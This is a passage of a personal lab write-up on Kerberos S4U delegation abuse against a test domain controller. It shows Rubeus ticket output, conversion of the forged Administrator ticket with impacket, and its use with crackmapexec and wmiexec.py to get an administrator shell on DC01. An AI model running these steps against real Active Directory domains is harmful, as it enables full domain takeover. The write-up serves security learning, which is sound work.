      doIFijCCBYagAwIBBaEDAgEWooIEmzCCBJdhggSTMIIEj6ADAgEFoQ8bDU9GRkxJTkUuTE9DQUyiIjAgoAMCAQKhGTAXGwZrcmJ0Z3QbDU9GRkxJTkUubG9jYWyjggRRMIIETaADAgESoQMCAQKiggQ/BIIEOw1VPGw15Gr8hNENwXaqBq2YM9UleM4xMrS8tMTtuIZ5num09Tdd0Ta0t31ezg6vyx8gPrI/16xorcxQsMN0IgFOaRWxMSZm31nOCVVQZLsORb4NJmLEwXBCHUxi/tnwDu4IJ6OpIOcAJgnefvVplMrnEiucg863tD/N0TwEcRSKkYD5jjZLsbaaMsOmr6xScLG9KNaMHPyu7Y8+wPWuMaREK174LJfOkFePyui0xWnnedDsfe1NYeJ+iJMEF9JOQqJB/GsOowNYYG3IeJliIEplKQmP9Bw5v7oRsVloMXMz6tooZwDMdQm2OjhZ2mV/tZMIV5HTaY9bN4MmHmuBpuhxv+XHYFuulTDvSgYhyNZW7aKh5MkrmiPdCkZXHEysNZ8AaQxbUN81WaYz7Mvx1w6QILVcu0iQiec8Xs4j+ugkBtklKYlOnS6sofIBCu/GnOwSEvsTWruYdgPRpMYp7MjCCjcROOGhWmS92WtcVZxojyXGmmw8TXblzXIm5/RKSenHbBhEBgjZ5+UB6ZrTLOR92N0KxlqLPvQTV5hGxJQs03uHtP6arw8+GMm/5VAHdV6w/MedhX6Vm+l07GP3tXfr0wBblXwmnIr1mzLu7+xQRfertzLm09l3umEfEgVvRm8phZAwEbvrWcX6UlJxz3+S8gelzIQ1zmpu/jf9KTKxsWLcyf2mSl/B4neZPZ3lju88BRjtaiWqjFOYlKLrJjIyS4Ff9+fXzMvUWAfJlESvQALb/V/NhymQB7uxYHCSMZp+jBZNd5W8RO42HwBJbM+bqwKZJ2DuZkApt6+x7xwCN4gO6Ht5YTATLa8NrQTZjcYOUYFbXNxsAUJg3Gj/oJx2AiGm/PSzfsobAEPO1mSTcUqDJirhDgOWQs9IlLsClgpo1+3a9Oldu4TgWTlUrloXzvnqDCedZEv3mQmFahj18J5hPZdcJG4wGF6nqBwW9ac+wDFA8aRNq4K6pkQwT8J4xgKnUNzamGRAQqRixIM8cIMMtmvx1VZQ0NBSS5YOMnjySRpOexq3nzy5/r9D5109BOFaBb7n/eiSXx1h7ODZFZW10+cxHJT9y9UtClUQhHCb5pfnLycKPwI1OODJpbYcnufjqgWIB6A7dSzGj5Ju32i/SYEVfgmPff1SPAIwaj7l8XE/kTGEoYTqwTjQvLme5FoM9lTiYqCKkJ1Tk1fjhM7Ek5S+E8oop3iuJ78K0C5m4Nzp1TZTJS5xbZ3gDPjxEiSc43MM0fKnnvXcRdlSHVj88kVWlCE0oyOotM0Oh0HaLSVeHBTVn38J4F1d6lahCSnBAT5mvqhLgoL4zy4/oGgGSkfNnU8Xfm/XanMLTKWBaexY+ZKTUQYYnO0NWZY68G4u+28E8VYUiY37/qA/3rEADG/54wiYV2Ipco8D1R8mq8N4c6PYJmIvNCO/eBvWbeL7GTXjnpE1tKOB2jCB16ADAgEAooHPBIHMfYHJMIHGoIHDMIHAMIG9oBswGaADAgEXoRIEEOC9RBgxXy84YmrIOykMRIehDxsNT0ZGTElORS5MT0NBTKIWMBSgAwIBAaENMAsbCWZha2UzMDAwJKMHAwUAQOEAAKURGA8yMDIyMDcyNDIxMzMxMlqmERgPMjAyMjA3MjUwNzMzMTJapxEYDzIwMjIwNzMxMjEzMzEyWqgPGw1PRkZMSU5FLkxPQ0FMqSIwIKADAgECoRkwFxsGa3JidGd0Gw1PRkZMSU5FLmxvY2Fs


[*] Action: S4U

[*] Building S4U2self request for: 'fake3000$@OFFLINE.LOCAL'
[*] Using domain controller: DC01.OFFLINE.local (fe80::a9ea:b641:cf7d:fb6c%5)
[*] Sending S4U2self request to fe80::a9ea:b641:cf7d:fb6c%5:88
[+] S4U2self success!
[*] Got a TGS for 'Administrator' to 'fake3000$@OFFLINE.LOCAL'
[*] base64(ticket.kirbi):

      doIFvjCCBbqgAwIBBaEDAgEWooIE1zCCBNNhggTPMIIEy6ADAgEFoQ8bDU9GRkxJTkUuTE9DQUyiFjAUoAMCAQGhDTALGwlmYWtlMzAwMCSjggSZMIIElaADAgEXoQMCAQGiggSHBIIEgyxaJ5/oRw8SyhzpwtfFn7H/wKrd8hjziDDGJ2psz6VOOcyPj2DkqzFDZIG3oy82amHgOwIf+UEiE1p85o8u2hX2bnQ+tuJGurgmnG8KqAsEOHuqicTFV5skyj0iaxCwBfts0qw9FtpDlLkdWD4UjN4WdV/pbAnM7taZag+0DqRcmHaAynFZ2rg6CYRExk7UDVrCxm7vYkgLmMoA8lKXKd509ITY1hN2eHi3+5gPR8CCaiDk0/W/Ksi2bVzLuMV9wbnvQwn6DkRB/GzPbpEsqI2RtrV/nK+on2zwwSagxo5KoFmJCoBUODF8EdITVvHWXFcekedfLs4ZohPEaZ3FErk4aRuBUmPbzJ0Bs79M4zig0MWwe74uXlGVg5QPoXvmZNQ/gzv/Oto1M+nC191kmNX5kheHzeFqOebuDznuS/IBFXQU5v0IY1YY/dyD5lWNCn3CPejs3Zc/nsFOO495WXpYAU1AME+Z2tdd6Tdy44NcUaAWaSwsKmQGU+7ax4+4BevXs+hnl81Ihn9GVsWeweyx96hNhWXs+UrSPz0wIY1YtopH6aE3f/MP/cYmXiJCXSQL+3jBBlGO+z+U6zAuDhRfXisDmvNOhB5pU1fnTxrjuQX82GcZ0Xi+vJyr64Janz+AgVPlMf8O4owCdEA/OYF9+F7LQKOYoEwigjAYaV6A4OkgfSQ5DPe7E8sHAInBR/1oCg7pItI8uVlvHhN0h3Ua9ygeWYvEHoisI0ulUId4iLYpM0jUFnlY1n0STt05tNr4VhCk6AbrQArx/gCLNTeDqITnAMDrW7u835eCEl36DgTaZG4rGjVxiNDcUlzO0G0O+Ten1au3nCukcqhVNqE0QraVID0t3ADDfvYqNitBJ4f2xxRl2Xuzvs4j6vzDE1bLs5SWW4bIbjepRUzucyxNMwCOHGFAwpIiXqUwEr1VDbcrikblSaFtey9w8zU2wSt1RNvbJr/+dXMli40cq8oWWMHjLdznFLQwOk8wq9ycJoiSiU7SCrIsdKpKLJBjLIg4HfPwlMOJAOaqYifelJRNwcV59MkR4LiWk9soU4K5SforeNonv2apl0Y9r/UNtICYOqa3sJ6XHJretHGllUzkCL8gubiOIStQQI39o68jfC64DTbKVC1dkdaHgKs9+DGvn8ng1g4hKGY0GBBpSSaI7F3PqNw0q1qIx/MQZvEtR+S67KoGONIo+LQlG4GedxTGjMrHt6+w4RVjqKJzip2J9kIFOufHEduXb554l9lCYYetyFBkXpGCJ6XPuYMPzTOGQVkNTQLpod+w7YCdpn0r8kz02KnWQUFFfdwbCIpLnZw2poJbquIy4CgIP5SBapUKLiSSB13o9BSLNxfNxv8iENYy69oO6hKFf0sfPx/nlDPOvh9KPlQxASXRe+SvbW3A/mAL7Q3bZhVbgJbKzVp+5tfZY0SLlZDyaIk8zonY1pptm4N520Hi92ccJ9TtACGnGc/z8XoOlYYAQ7+lyh3mCLQTcGniQVtQcgm0TkvFt8bCNgmHIaTpj9jr+soI0bqe7KOB0jCBz6ADAgEAooHHBIHEfYHBMIG+oIG7MIG4MIG1oBswGaADAgEXoRIEEI38d2RGsO2/Y7/J5kTdnYOhDxsNT0ZGTElORS5MT0NBTKIaMBigAwIBCqERMA8bDUFkbWluaXN0cmF0b3KjBwMFAEChAAClERgPMjAyMjA3MjQyMTMzMTJaphEYDzIwMjIwNzI1MDczMzEyWqcRGA8yMDIyMDczMTIxMzMxMlqoDxsNT0ZGTElORS5MT0NBTKkWMBSgAwIBAaENMAsbCWZha2UzMDAwJA==

[*] Impersonating user 'Administrator' to target SPN 'cifs/DC01.offline.local'
[*] Building S4U2proxy request for service: 'cifs/DC01.offline.local'
[*] Using domain controller: DC01.OFFLINE.local (fe80::a9ea:b641:cf7d:fb6c%5)
[*] Sending S4U2proxy request to domain controller fe80::a9ea:b641:cf7d:fb6c%5:88
[+] S4U2proxy success!
[*] base64(ticket.kirbi) for SPN 'cifs/DC01.offline.local':

      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


Okay, So We have performed the s4u and the last base64 blob is the TGS of cifs/DC01.offline.local with privileges of offline.local/Administrator.
Shell as offline/Adminstrator on DC01.offline.local with wmiexec.py
Maybe, You are like WTF!! Xyan1d3, You promised with powershell and Rubeus.exe.
To, That I would say f*** you I lied !!! (Actually, ptt won’t work on the evil-winrm maybe it would have worked with an netcat shell or, maybe I am stupid)
Translating the kirbi(Windows Format) ticket to ccache(Linux Format)
For, Doing this we would be using an impacket tool Yeahhhhhhh!!!!!
Before, That we base64 decode and put the raw kirbi into a file before ruuning ticketConverter.py on it.
┌─[Xyan1d3@Serpent]─[10.10.14.1]─[~/labs/OFFLINE-DC]
└──╼ # echo "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"|base64 -d > Administrator.kirbi
┌─[Xyan1d3@Serpent]─[10.10.14.1]─[~/labs/OFFLINE-DC]
└──╼ # ticketConverter.py Administrator.kirbi Administrator.ccache
Impacket v0.10.1.dev1+20220708.213759.8b1a99f7 - Copyright 2022 SecureAuth Corporation

[*] converting kirbi to ccache...
[+] done

My disneyland ticket was Administrator.kirbi which is base64 decoded blob and the final disneyland ticket is Administrator.ccache.
Importing ticket to have a test drive with crackmapexec
┌─[Xyan1d3@Serpent]─[10.10.14.1]─[~/labs/OFFLINE-DC]
└──╼ # export KRB5CCNAME=$(pwd)/Administrator.ccache
┌─[Xyan1d3@Serpent]─[10.10.14.1]─[~/labs/OFFLINE-DC]
└──╼ # klist
Ticket cache: FILE:/root/labs/OFFLINE-DC/Administrator.ccache
Default principal: Administrator@OFFLINE.LOCAL

Valid starting     Expires            Service principal
25/07/22 03:03:12  25/07/22 13:03:12  cifs/DC01.offline.local@OFFLINE.LOCAL
        renew until 01/08/22 03:03:12
┌─[Xyan1d3@Serpent]─[10.10.14.1]─[~/labs/OFFLINE-DC]
└──╼ # crackmapexec smb DC01.offline.local -k -x whoami
SMB         DC01.offline.local 445    DC01             [*] Windows 10.0 Build 17763 x64 (name:DC01) (domain:OFFLINE.local) (signing:True) (SMBv1:False)
SMB         DC01.offline.local 445    DC01             [+] OFFLINE.local\Administrator (Pwn3d!)
SMB         DC01.offline.local 445    DC01             [+] Executed command
SMB         DC01.offline.local 445    DC01             offline\administrator

Yeah, Yeah thanks for the grand applause I know, I did great you all could now stop clapping now.
Wmiexec.py timeee boiiii’s
┌─[Xyan1d3@Serpent]─[10.10.14.1]─[~/labs/OFFLINE-DC]
└──╼ # wmiexec.py Administrator@DC01.offline.local -k -no-pass
Impacket v0.10.1.dev1+20220708.213759.8b1a99f7 - Copyright 2022 SecureAuth Corporation

[*] SMBv3.0 dialect used
[!] Launching semi-interactive shell - Careful what you execute
[!] Press help for extra shell commands
C:\>whoami
offline\administrator

C:\>hostname
DC01

C:\>wmic computersystem get domain
[-] Decoding error detected, consider running chcp.com at the target,
map the result with https://docs.python.org/3/library/codecs.html#standard-encodings
and then execute wmiexec.py again with -codec and the corresponding codec
��Domain
OFFLINE.local

